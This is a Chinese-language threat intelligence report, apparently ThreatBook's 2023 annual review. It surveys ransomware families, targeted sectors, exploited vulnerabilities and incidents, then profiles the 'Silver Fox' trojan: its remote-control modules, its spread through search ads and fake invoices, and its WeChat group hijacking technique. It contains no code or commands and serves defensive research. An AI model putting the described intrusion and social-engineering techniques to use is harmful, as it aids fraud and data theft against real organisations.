
随着勒索软件生态的不断完善和RaaS(Ransomware as a Service) 模式的蓬勃发展，在近年来发生的勒索攻击事件中，新的勒索组织雨后春笋般不断涌现，加密后的文件可解密或修复的情况却越来越少，使得勒索成功率越来越高，攻击者获得的利益也更加丰厚。

勒索软件家族排行及分布

目前，全球的勒索软件数量已经达到1940 个，2023 年新增的勒索团伙或家族为43 个，排名前三的分别为LockBit、BlackCat(ALPHV) 和Clop。其中，影响力最大、名声最盛的勒索组织当属LockBit。LockBit 惯常针对各种组织和企业进行大规模攻击，在众多勒索家族中最为活跃，受害者数量仍在不断攀升。

除了老牌的勒索家族外，新兴的勒索组织与变种也开始崭露头角。其中包括2023 年3 月出现的Akira 以及2023 年5 月出现的8base 和Noescape。这些组织以更加隐秘和复杂的攻击方式以及更高的破坏力备受关注。它们采用先进的技术手段，不断演变以适应网络安全领域的对抗性环境。


以Akira 为例，该组织曾对英国最大的私营物流集团之一，KNP Logistics，进行攻击，导致其出现资金问题，最终不得不裁员。这凸显了新兴勒索组织的威胁性，它们不仅仅是技术手段的更新，还对受害组织的财务和运营造成了实质性的影响。



勒索软件攻击行业排行及分布


行业维度，制造业由于拥有更多的关键基础设施和高价值数据，成为受影响最为严重的领域。与此同时，医疗和教育行业在近年来正在不断加速的数字化进程中也遭受不少新的勒索挑战，包括电子病历和在线教学平台的广泛使用，使得这两个行业的网络攻击面更大，攻击频率水涨船高。

另外，政府机构由于相对滞后的网络安全设施和众多办公终端和业务的存在，也面临着更多攻击者的关注。服务业、金融领域、零售、交通、能源等行业也都受到了不同程度的勒索软件攻击。




勒索软件使用漏洞排行及分布

截至2023 年，根据CNNVD 发布的漏洞数据，漏洞数量再次创下历史新高，呈现持续增长的趋势。这些漏洞中，许多已经被集成到勒索软件的攻击链中，形成了对网络安全更为复杂和严峻的威胁。随着漏洞的不断增多，黑客们获得了更广泛的攻击面，为其提供了更多的机会和手段，使得网络系统面临着更大的风险。例如Clop 团伙还利用 Fortra 的 GoAnywhere 软件中的漏洞和MOVEit 文件传输软件中的漏洞窃取并勒索多家企业和政府机构，LockBit 勒索软件利用 Citrix Bleed 已公开的漏洞 (CVE-2023-4966) 来破坏大型企业系统、窃取数据并加密文件。



勒索软件金额排行及分布

自2019 年至2023 年，勒索软件平均赎金水平持续呈上升趋势，展现出令人担忧的增长态势。赎金的激增不仅反映了攻击者对高价值目标的有针对性攻击和技术手段的不断进步，也凸显了受害者在自身数据保护意识和技术方法上仍有待提升，很多受害者被迫选择了支付高额赎金。这种情况使得勒索软件攻击进入了一个恶性循环：攻击者得到了赎金的激励，更加坚定地扩大攻击面，优化攻击工具，发动更多攻击。



全年重要勒索攻击事件盘点（按时间顺序）

- 2023 年3 月,Clop 勒索组织利用Fortra 的GoAnywhere 软件中的漏洞发起攻击，窃取约 130 个组织的数据。
- 2023 年5 月，BlackCat 勒索组织对汽车消费电子巨头Voxx Electronics 发动攻击，并窃取其银行和财务记录、内部源数据及 Voxx 客户和合作伙伴的机密文件。
- 2023 年5 月，BlackCat 勒索组织攻击了美国法院，证券交易委员会（SEC）和国防部（DoD）使用的 Casepoint 平台，其声称窃取了大量敏感数据。
- 2023 年6 月，Rhysida 勒索软件组织在网上泄露了智利军队 (Ejército de Chile) 网络窃取的文件，发布了大约 360000 份智利陆军文件，占他们声称从网络中窃取的所有数据的 30%。
- 2023 年6 月，Clop 勒索组织利用MOVEit 文件传输软件中的漏洞攻击了英国跨国油气公司、全球会计师事务所普华永道和美国多个州政府。
- 2023 年6 月，LockBit 勒索组织对全球最大的半导体制造公司台积电(TSMC) 进行攻击，并要求台积电为其被盗数据支付7000 万美元赎金。
- 2023 年10 月，LockBit 勒索组织对波音公司进行了攻击，波音拒绝支付赎金，作为报复，LockBit 泄露了大约 43GB 的波音文件。
- 2023 年11 月，LockBit 勒索组织对某超大银行美国子公司工银金融进行攻击，从而导致部分系统中断。
- 2023 年11 月，Rhysida 勒索软件组织对中国某集团有限公司进行攻击，声称窃取了大量“令人印象深刻的数据”，并以 50 比特币的价格拍卖这些数据。

勒索攻击现状分析与趋势研判

RaaS 模式和双重勒索几乎成为标准

RaaS(Ransomware as a Service) 模式的出现和成熟对于勒索攻击无疑具有里程碑式的意义，它不仅降低了攻击门槛，还提高了攻击效率。与此同时，为了迫使受害者尽快支付赎金，双重勒索——即勒索加窃密的手段也成为标准配置，这种双重勒索策略在勒索软件的运作中变得司空见惯：攻击者通过威胁不仅仅加密受害者的数据，还会公开泄露敏感信息，这显著提高了攻击者的威慑力，对受害者造成了更大的压力，只能迫于无奈支付赎金。

地缘政治因素对于勒索软件的影响

2023 年初，备受关注的Conti 勒索软件团伙公开宣称支持俄罗斯。不久，一名乌克兰安全研究人员泄露了Conti 的勒索软件代码和通信记录等敏感信息，这导致了Conti 组织一落千丈。这个事件也从侧面反映出勒索软件也开始与地缘政治产生联系，是一种值得注意的现象。

勒索软件相关的法制发展

随着法律制度的不断完善，企业和组织对于采取法律手段来应对勒索软件攻击也变得更为重视。根据IBM 的数据泄露成本报告显示，相较于采取法律行动的受害者，未采取法律行动的受害者要多承受47 万美元数据泄露成本。这也说明，法律手段在缓解勒索软件攻击造成的影响方面可能会发挥更重要的作用。

勒索软件的多样化明显提升

近年来，勒索软件组织计划通过支持更多平台来扩大其攻击范围。除了针对ESXi 和Linux 服务器的攻击外，一些顶级勒索组织正在努力瞄准更多可能包含关键任务数据的平台。最近的研究发现，LockBit 的一些测试版本已经开始针对包括macOS、FreeBSD 以及一些非传统的CPU 架构，如MIPS、SPARC 等。“黑云压城城欲摧”，勒索软件开始向多样化的系统和平台发展是必然的趋势。

“自动化勒索”的进一步探索

随着勒索软件代码泄露的增多，不同勒索组织的代码功能日益趋同，勒索组织开始逐渐转向代码迭代速度、漏洞整合速度、赎金分配比例以及自动化程度等服务方面的竞争。比如部分勒索软件对漏洞的发现到利用的时间越来越短，反映出攻击者迅速适应新的漏洞并将其整合到攻击链中。

“薅羊毛偏薅一个薅”：勒索同一受害者

针对同一受害者的重复勒索也开始成为趋势，当受害者遭到勒索攻击，其他勒索组织可能还会趁机对该受害者进行“惨无人道”的二次攻击。2023 年7 月，Clop 和ALPHV/BlackCat 勒索组织声称在不同的攻击中入侵了某知名化妆品公司。这个案例告诉我们，针对勒索软件的响应至关重要。如果没有通过完整的排查复盘，发现真正引起勒索攻击的安全漏洞并进行及时补救，后续的勒索很可能纷至沓来，导致更加惨痛的损失。

人工智能的发展对勒索软件的影响

2023 年随着ChatGPT 等大语言模型的发布和流行，人们能够更全面、更快捷地获取各类信息。然而技术的发展也为攻击者提供了便利。通过对大量数据的分析和归纳，人工智能能够助力攻击者识别甚至选择那些更具价值的攻击目标，例如大型企业或关键基础设施等，这显著提升了勒索软件攻击的收益。

此外，人工智能还可应用在社会工程攻击领域，基于心理学构造更为精密的话术和组件，生成更逼真的钓鱼邮件、社交媒体信息或声音，从而增加受害者中招的机率。

勒索软件的渐趋“APT 化”

从2023 年的攻击事件中不难看出，勒索组织之所以能获得更丰厚的回报，关键在于针对攻击目标的精准打击。相对于“小打小闹”，那些拥有更高价值数据，需要背负更大政治或社会责任的大型企业以及关键基础设施，才是攻击者眼中的“大鱼”。攻击者会不遗余力地提升自身技术能力，优化攻击工具和TTPs，对攻击目标进行广泛而深入的调查研究，长期地对攻击目标进行攻击，这与APT 组织的形式已经别无二致。

05

狐潜鼠伏：黑产团伙风起云涌

网络黑产的发展几乎伴随着整个互联网行业的发展。近年来微步情报局始终保持对黑产团伙的深层次研究，包括黑产团伙画像的建立、攻击路径的梳理以及资产和样本特征的总结等，同时致力于把这些研究成果转化为检测能力，并赋能到微步在线的各个安全产品。

2023 年，微步情报局依托各类情报数据，以及自主研发的威胁分析和狩猎系统，对于国内活跃的黑产团伙进行监测和追踪，披露了包括银狐、花斑豹、黄雀、山猫在内的多个黑产团伙。在命名原则上，微步情报局主要根据团伙资产、攻击手法和病毒样本等特点，结合攻击事件本身的上下文，统一使用动物来命名：“银狐”是根据其主要攻击证券、银行的特点；“花斑豹”是取“窥一斑而知全豹”之义，体现通过这个团伙能够联想到更大规模的攻击事件的特点；“黄雀”则是向Github 上的开源远控工具投毒，主要是对攻击者进行攻击，因此取“螳螂捕蝉，黄雀在后”之义。“山猫”团伙则是根据其性格凶狠、爆发力强的特点来命名。

在本章中，我们将对上述黑产团伙的画像、攻击手法、资产特点等进行详细的阐述，与读者分享微步情报局在黑产团伙方向上的研究成果和经验，并提供相应的防范思路和处置措施。

银狐：针对金融行业、政府机构的年度最“卷”木马

2023 年3 月，微步情报局捕获到一起黑产团伙伪装成办理业务的客户，通过微信等即时通讯工具向金融、证券、教育等行业投递钓鱼木马的攻击事件，该组织被命名为“银狐”。

初期，我们认为银狐是一个黑产团伙，其使用的相关攻击手法，以及最终的攻击载荷（经过修改的Gh0st 木马）都是团伙攻击的典型特征。

而在深入研究和追踪的过程中，分析师们逐渐发现，银狐使用的木马被广泛使用于众多攻击者，有些攻击者虽然在攻击目标，木马传播方式上十分相似，但有些却有着明显差异，看起来并不是同一团伙所为，迄今为止还没有哪个独立的团伙有如此之大的资产规模和多样化的攻击手段。

转折点出现在2023 年7 月，我们在威胁狩猎过程中，发现了银狐使用木马的一个版本的源码winos，它改写自开源的Gh0st 木马，版本号为4.0，在黑产圈已存在一定范围的散播，而在当时该源码已更新到5.26 版本。同时，这份源码还在一直被寻求交易。源码结构与很多经典的远控木马别无二致。winos 主要包括上线模块和功能模块。上线模块的功能为维持后门，主要接受命令、执行功能模块功能。功能模块包括播方监听、查注册表、差异屏幕、代理映射、服务管理、高速屏幕、后台屏幕、急速搜索、键盘记录、揭秘数据、前台窗口、视频查看、文件管理、系统管理、娱乐屏幕、语音监听、远程交谈、远程终端、指令集和注入管理等。

经过上述分析，我们推翻了“ 银狐为某一黑产团伙”的结论，认定“银狐”是一个已经被广泛使用的，去中心化传播的黑产木马，任何攻击者都可以获取和使用。同时，我们在当时归纳梳理出5 个使用银狐木马的黑产团伙，至2023 年年底，团伙的数量增加到了9 个。

“银狐”：2023年最流行黑产工具，已至少关联5个团伙

原创 ThreatBook 微步在线 2023-08-03 08:28 发表于北京

“银狐”自2023年3月被微步首度揭秘以来，得到了安全圈广泛关注。很多企业也在持续抵御“银狐“对他们的攻击和破坏，我们本以为这是一个相当活跃的黑产团伙，对抗的终点是围剿这个团伙，然而事实却不是我们想象的如此简单。

经综合研究后，我们认为，应当推翻“银狐”为某一黑产团伙的结论，认定“银狐”是一个已经被广泛地去中心化传播的黑产工具，**任何攻击者都可以获取和使用，目前检测到的活跃的且被公开的团伙多达5个，还有更多不知名或者未公开黑产在持续使用银狐木马。**


分析报告时间线

2023 年3 月银狐被发现以来，微步情报局始终保持着对银狐的密切追踪，随着银狐整体的发展和演变的历程，不断更新研究结论，发布了多篇文章。“银狐”这个名称，表现出了这个团伙复杂多变的特征，也基本成为国内友商共同认可的名称。

- 3 月27 日，发布《警惕新黑产“银狐”大规模社工攻击金融、政企、教育等行业》
- 4 月12 日，发布《一周后对抗升级，“银狐”又现新手法》
- 4 月13 日，发布《对抗升级，“银狐”又双叒现新手法（附二、三波手法分析）》
- 6 月7 日，发布《入侵不停，迭代不止..... 银狐再现新“招数”》
- 6 月26 日，发布《因势象形：警惕银狐组织发起新一轮钓鱼攻击》
- 8 月3 日，发布《“银狐”：2023 年最流行黑产工具，已至少关联5 个团伙》
- 10 月25 日，发布《对抗再再升级，“卷王”银狐又又现新手法 》

IOC 月度变化趋势


银狐在被观测到后，IOC 数量不断上涨，域名、IP 类IOC 均有涉及，同时包含了直连IP、OSS 服务和云函数等回连C2 方式。自2023 年4 月至今，银狐的IOC 数量一直处于高位，“2023 年最为活跃的黑产木马”实至名归。



影响行业分析

起初银狐的发现是在金融行业。我们推测原因是金融行业对于攻击者来说具有更高的牟利空间。首先金融行业中涉及大量的客户信息，这些信息一旦泄露，对于金融机构会形成较强的冲击，因此攻击者很可能通过勒索来获取利益；其次，金融行业中的客户经理往往要维护大量的客户资源，会管理多个微信群和QQ 群，这些客户经理对于攻击者来说就成为了绝佳的进一步传播木马的中心节点，而实际上，攻击者也是这么操作的，实现了木马的广泛传播。最后，金融行业中涉及大量的金钱操作，对于攻击者来说是非常快捷的牟利渠道。


中后期，随着银狐木马的传播越来越广，能源、教育行业和政府机构也开始受到涉及，尤其是终端使用者较多，安全防护相对薄弱的群体，遭到了更为严重的攻击。



攻击手法分析


银狐木马相关团伙一方面对于国内的安全状况有着很深的理解，“行家一出手，便知有没有”，SEM（即通过购买搜索引擎的竞价排名，使得自己开发的捆绑了恶意组件的木马排在其他链接之前），以及仿冒近年来流行的电子发票下载来投递木马的方式用起来得心应手；另一方面，社会工程学的利用可以说是他们的“绝活”，攻击者充分利用了人们的信任惯性，使用微信等即时通讯工具投递木马的方式，迅速造成了“一传十，十传百”的剧烈影响。

1．SEM 竞价排名仿冒正常应用软件，以及仿冒发票文件



2．社会工程学的利用

攻击者在获得受害者控制权后，操作主机上的微信，将自己提前准备的小号拉进群，然后将受害者踢出群，再将小号的头像、信息修改成受害者，从而继续传播木马。以上的操作对于群内其他成员来说基本是无感知的，他们很可能出于对群主的信任而点击其发送的木马文件。因此，银狐在初期在金融行业，尤其是需要维护大量客户关系的证券、银行和基金等行业用户大量传播，造成了客户信息的泄露，甚至有人被攻击者勒索和诈骗，影响巨大。




溯源及拓线分析

迄今为止，通过攻击资产，攻击方式和攻击目标等特征，我们共归因到了9 个使用银狐木马进行攻击的黑产团伙，同时根据发现顺序，按照英文字母编号为A-I 并建立了相应的黑客画像。详情请见下表：

团伙名称	攻击方式	显著特点
银狐A	恶意下载站水坑攻击	使用到开源C#项目SiMay远控
银狐B	仅在社交软件传播	CHM作为脚本loader，在特定域名下载恶意木马
银狐C	热点文件名诱导点击	样本名称涉及金融信息、流行软件以及涉黄或流行性新闻。内存注入loader，特定域名下载恶意木马
